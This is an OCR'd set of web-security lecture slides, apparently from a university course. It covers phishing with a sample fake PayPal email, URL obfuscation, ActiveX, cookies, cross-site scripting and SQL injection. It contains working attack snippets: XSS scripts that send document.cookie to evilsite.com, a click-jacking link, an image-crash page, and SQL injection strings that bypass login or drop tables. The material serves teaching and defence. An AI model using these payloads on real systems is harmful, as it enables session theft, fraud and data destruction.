
Web Security

HTML

- Hypertext markup language (HTML)
  - Describes the content and formatting of Web pages
  - Rendered within browser window
- HTML features
  - Static document description language
  - Supports linking to other pages and embedding images by reference
  - User input sent to server via forms
- HTML extensions
  - Additional media content (e.g., PDF, video) supported through plugins
  - Embedding programs in supported languages (e.g., JavaScript, Java) provides dynamic content that interacts with the user, modifies the browser user interface, and can access the client computer environment

Phishing

- Forged web pages created to fraudulently acquire sensitive information
- User typically solicited to access phished page from spam email
- Most targeted sites
  - Financial services (e.g., Citibank)
  - Payment services (e.g., PayPal)
  - Auctions (e..g, eBay)
- 45K unique phishing sites detected monthly in 2009 [APWG Phishing Trends Reports]
- Methods to avoid detection
  - Misspelled URL
  - URL obfuscation
  - Removed or forged address bar



From: PayPal Security Department [service@paypal.com]
Subject: [SPAM:99%] Your PayPal Account

PayPal The way to send and receive money online

Security Center Advisory!

We recently noticed one or more attempts to log in to your PayPal account from a foreign IP address and we have reasons to belive that your account was hijacked by a third party without your authorization. If you recently accessed your account while traveling, the unusual log in attempts may have been initiated by you.

If you are the rightful holder of the account you must **click the link below** and then complete all steps from the following page as we try to verify your identity.

Click here to verify your account

http://211.248.156.177/.PayPal/cgi-bin/webscrcmd_login.php

If you choose to ignore our request, you leave us no choise but to temporaly suspend your account.

Thank you for using PayPal!

Please do not reply to this e-mail. Mail sent to this address cannot be answered. For assistance, log in to your PayPal account and choose the "Help" link in the footer of any page.

To receive email notifications in plain text instead of HTML, update your preferences here.

Protect Your Account Info

Make sure you never provide your password to fraudulent persons.

PayPal automatically encrypts your confidential information using the Secure Sockets Layer protocol (SSL) with an encryption key length of 128-bits (the highest level commercially available).


PayPal will never ask you to enter your password in an email.

For more information on protecting yourself from fraud, please review our Security Tips at http://www.paypal.com/securitytips

Protect Your Password

You should never give your PayPal password to anyone, including PayPal employees.

Phishing Example



https://www.paypal.com/cgi-bin/webscr?cmd=_login-run

The spoofed address bar

Member Log In

Secure Log in

Notice the discrepancy (no lock icon in the status bar)

Registered users log in here. Be sure to protect your password.

Email Address:

Password: Forget your password?

New users sign up here! It only takes a minute.

About | Accounts | Fees | Privacy | Security Center | User Agreement | Developers | Referrals | Shops | Mass Pay


an eBay Company

Copyright © 1999-2004 PayPal. All rights reserved.
Information about FDIC pass-through insurance

http://www.anti-phishing.com

URL Obfuscation

- Properties of page in previous slide
  - Actual URL different from spoofed URL displayed in address bar
- URL escape character attack
  - Old versions of Internet Explorer did not display anything past the Esc or null character
  - Displayed vs. actual site http://trusted.com%01%00@malicious.com
- Unicode attack
  - Domains names with Unicode characters can be registered
  - Identical, or very similar, graphic rendering for some characters
  - E.g., Cyrillic and Latin “a”
  - Phishing attack on paypal.com
  - Current version of browsers display Punycode, an ASCII-encoded version of Unicode: www.xn--pypal-4ve.com



Properties

General

PayPal - Thank you

Protocol: HyperText Transfer Protocol

Type: PHP File

Connection: Not Encrypted

Address: (URL) http://218.246.224.203/icons/.cgi-bin/paypal/cgi-bin/webscrcmd_thank_you.php

Size: 61789 bytes

Created: 05.10.2005 r.

Modified: 05.10.2005 r.

http://www.anti-phishing.com

IE Image Crash

- Browser implementation bugs can lead to denial of service attacks
- The classic image crash in Internet Explorer is a perfect example
  - By creating a simple image of extremely large proportions, one can crash Internet Explorer and sometimes freeze a Windows machine

```
<HTML>
  <BODY>
    <IMG SRC="./imagecrash.jpg" width="9999999" height="9999999">
  </BODY>
</HTML>
```

- Variations of the image crash attack still possible on the latest IE version

Mobile Code

- What is mobile code?
  - Executable program
  - Sent via a computer network
  - Executed at the destination
- Examples
  - JavaScript
  - ActiveX
  - Java Plugins
  - Integrated Java Virtual Machines

JavaScript

- Scripting language interpreted by the browser
- Code enclosed within <script> … </script> tags
- Defining functions:

```
<script type="text/javascript">
    function hello() { alert("Hello world!"); }
</script>
```

- Event handlers embedded in HTML

```
<img src="picture.gif" onMouseOver="javascript:hello()">
```

- Built-in functions can change content of window

```
        window.open("http://brown.edu")
```

- Click-jacking attack

```
<a onMouseUp="window.open(’http://www.evilsite.com’)"
href="http://www.trustedsite.com/">Trust me!</a>
```

ActiveX vs. Java

ActiveX Control

- Windows-only technology runs in Internet Explorer
- Binary code executed on behalf of browser
- Can access user files
- Support for signed code
- An installed control can be run by any site (up to IE7)
- IE configuration options
  - Allow, deny, prompt
  - Administrator approval

Java Applet


- Platform-independent via browser plugin
- Java code running within browser
- Sandboxed execution
- Support for signed code
- Applet runs only on site where it is embedded
- Applets deemed trusted by user can escape sandbox

Embedding an ActiveX Control

```
<HTML> <HEAD>
<TITLE> Draw a Square </TITLE>
</HEAD>
<BODY> Here is an example ActiveX reference:
<OBJECT
        ID="Sample“
        CODEBASE="http://www.badsite.com/controls/stop.ocx"
        HEIGHT="101“
        WIDTH="101“
        CLASSID="clsid:0342D101-2EE9-1BAF-34565634EB71" >
 <PARAM NAME="Version" VALUE=45445">
 <PARAM NAME="ExtentX" VALUE="3001">
 <PARAM NAME="ExtentY" VALUE="2445">
</OBJECT>
</BODY> </HTML>
```

Authenticode in ActiveX

- This signed ActiveX control ask the user for permission to run
  - If approved, the control will run with the same privileges as the user
- The “Always trust content from …” checkbox automatically accepts controls by the same publisher
  - Probably a bad idea



Do you want to install and run "TegoSoft SmartLoader ActiveX Control" signed on 3/24/99 7:32 PM and distributed by:

TegoSoft Inc.

Publisher authenticity verified by VeriSign Commercial Software Publishers CA

Caution: TegoSoft Inc. asserts that this content is safe. You should only install/view this content if you trust TegoSoft Inc. to make that assertion.

☐ Always trust content from TegoSoft Inc.

Malicious Mobile Code, by R. Grimes, O’Reilly Books

Trusted/Untrusted ActiveX controls

- Trusted publishers
  - List stored in the Windows registry
  - Malicious ActiveX controls can modify the registry table to make their publisher trusted
  - All future controls by that publisher run without prompting user
- Unsigned controls
  - The prompt states that the control is unsigned and gives an accept/reject option
  - Even if you reject the control, it has already been downloaded to a temporary folder where it remains
  - It is not executed if rejected, but not removed either

Classic ActiveX Exploits

- *Exploder* and *Runner* controls designed by Fred McLain
  - Exploder was an ActiveX control for which he purchased a VeriSign digital signature
  - The control would power down the machine
  - Runner was a control that simply opened up a DOS prompt While harmless, the control easily could have executed format C: or some other malicious command
  - http://www.halcyon.com/mclain/ActiveX/Exploder/FAQ.htm
- *Quicken* exploit by a German hacking club
  - Intuit's Quicken is personal financial management tool
  - Can be configured to auto-login to bank and credit car sites
  - The control that would search the computer for Quicken and execute a transaction that transfers user funds to their account

Cookies


- Cookies are a small bit of information stored on a computer associated with a specific server
  - When you access a specific website, it might store information as a cookie
  - Every time you revisit that server, the cookie is re-sent to the server
  - Effectively used to hold state information over sessions
- Cookies can hold any type of information
  - Can also hold sensitive information
    - This includes passwords, credit card information, social security number, etc.
    - Session cookies, non-persistent cookies, persistent cookies
  - Almost every large website uses cookies

More on Cookies

- Cookies are stored on your computer and can be controlled
  - However, many sites require that you enable cookies in order to use the site
  - Their storage on your computer naturally lends itself to exploits (Think about how ActiveX could exploit cookies...)
  - You can (and probably should) clear your cookies on a regular basis
  - Most browsers will also have ways to turn off cookies, exclude certain sites from adding cookies, and accept only certain sites' cookies
- Cookies expire
  - The expiration is set by the sites' session by default, which is chosen by the server
  - This means that cookies will probably stick around for a while

Taking Care of Your Cookies

- Managing your cookies in Firefox:
  - Remove Cookie
  - Remove All Cookies
  - Displays information of individual cookies
  - Also tells names of cookies, which probably gives a good idea of what the cookie stores
    - i.e. amazon.com: session-id



Stored Cookies

View and remove cookies that are stored on your computer.

Site	Cookie Name
advertising.com	ROLL
amazon.com	ubid-main
amazon.com	x-main
amazon.com	session-id-time
amazon.com	session-id
aol.com	MC_CMP_ESKX
aol.com	movies.geodata
aol.com	mftoptenmovie
aol.com	aolweatherlocation
aol.com	aolsp.zipcode
aol.com	aolptab
aol.com	RSP_COOKIE
aol.com	lk_city
aol.com	aolsp.screenname
apda.com	SITESERVER
apple.com	s_vi_qx60x60x7Cucex60ubwx7Cx7Frqx7C

Information about the selected Cookie

Name:
Content:
Host:
Path:
Send For:
Expires:

□ Don't allow sites that set removed cookies to set future cookies

Cross Site Scripting (XSS)

- Attacker injects scripting code into pages generated by a web application
  - Script could be malicious code
  - JavaScript (AJAX!), VBScript, ActiveX, HTML, or Flash
- Threats:
  - Phishing, hijacking, changing of user settings, cookie theft/poisoning, false advertising , execution of code on the client, ...

XSS Example

- Website allows posting of comments in a guestbook
- Server incorporates comments into page returned

```
<html>
<body>
<title>My Guestbook!</title>
Thanks for signing my guestbook!<br />
Here's what everyone else had to say:<br />
Joe: Hi! <br />
John: Hello, how are you? <br />
Jane: How does this guestbook work? <br />
</body>
```

- Attacker can post comment that includes malicious JavaScript

```
Evilguy: <script>alert("XSS Injection!");
    </script> <br />
```

guestbook.html

```
<html>
<title>Sign My Guestbook!</title>
<body>
Sign my guestbook!
<form action="sign.php"
    method="POST">
<input type="text" name="name">
<input type="text" name="message"
    size="40">
<input type="submit" value="Submit">
</form>
</body>
</html>
```

Cookie Stealing XSS Attacks

- Attack 1

```
<script>
document.location = "http://www.evilsite.com/steal.php?cookie="+document.cookie;
</script>
```

- Attack 2

```
<script>
img = new Image();
img.src = "http://www.evilsite.com/steal.php?cookie=" + document.cookie;
</script>
```

Another XSS Attack

- Mallory finds that Bob’s site is XSS type 1 vulnerable
- Mallory makes a tampered *URL* to use this vulnerability and sends to Alice an email pretending to be from Bob with the tampered *URL*
- Alice uses the tampered *URL* at the same time while she is logged on Bob’s site
- The malicious script is executed in Alice browser
- Unbeknown to Alice, the script steals Alice’s confidential information and sends it to Mallory’s site

Client-side XSS defenses

- Proxy-based:
  - Analyze HTTP traffic between browser and web server
  - Look for special HTML characters
  - Encode them before executing the page on the user's web browser (i.e. NoScript - Firefox plugin)
- Application-level firewall:
  - Analyze HTML pages for hyperlinks that might lead to leakage of sensitive information
  - Stop bad requests using a set of connection rules
- Auditing system:
  - Monitor execution of JavaScript code and compare the operations against high-level policies to detect malicious behavior

SQL Injection Attack


- Many web applications take user input from a form
- Often this user input is used literally in the construction of a SQL query submitted to a database. For example:

```
SELECT user FROM table
    WHERE name = ‘user_input’;
```

- An SQL injection attack involves placing SQL statements in the user input

SQL: Standard Query Language

- SQL lets you access and manage (Query) databases
- A database is a large collection of data organized in tables for rapid search and retrieval, with fields and columns



A field or Column

A Record or Row

Table: CS166

First_Name	Last_Name	Code_ID
Bernardo	Palazzi	345
Roberto	Tamassia	122
Alex	Heitzman	543
…..	….	….

SQL Syntax

```
SELECT  column_name(s) or *
FROM table_name
WHERE column_name operator value
```

- SELECT statement is used to select data FROM one or more tables in a database
- Result-set is stored in a result table
- WHERE clause is used to filter records

SQL Syntax

```
SELECT  column_name(s) or *
FROM table_name
WHERE column_name operator value
ORDER BY column_name ASC|DESC
LIMIT starting row and number of lines
```

- ORDER BY is used to order data following one or more fields (columns)
- LIMIT allows to retrieve just a certain numbers of records (rows)

Login Authentication Query

- Standard query to authenticate users:

  select * from users where user='$usern' AND pwd='$password'

- Classic SQL injection attacks
  - Server side code sets variables $username and $passwd from user input to web form
  - Variables passed to SQL query

  select * from users where user='$username' AND pwd='$passwd'

- Special strings can be entered by attacker

  select * from users where user='M' OR '1=1' AND pwd='M' OR '1=1'

- Result: access obtained without password

Some improvements …

- Query modify:
- select user,pwd from users where user='**$usern**‘
- **$usern**=“M' OR '1=1”;
- Result: the entire table
- We can check:
  - only one tuple result
  - formal correctness of the result
- **$usern**=“M' ; drop table user;”?

Correct Solution

- We can use an Escape method, where all “malicious” characters will be changed:
- Escape(“t ' c”) gives as a result “t \' c”

```
select user,pwd from users where user='$usern'
$usern=escape(“M' ;drop table user;”)
```

- The result is the safe query:

```
select user,pwd from users
    where user='M\' drop table user;\''
```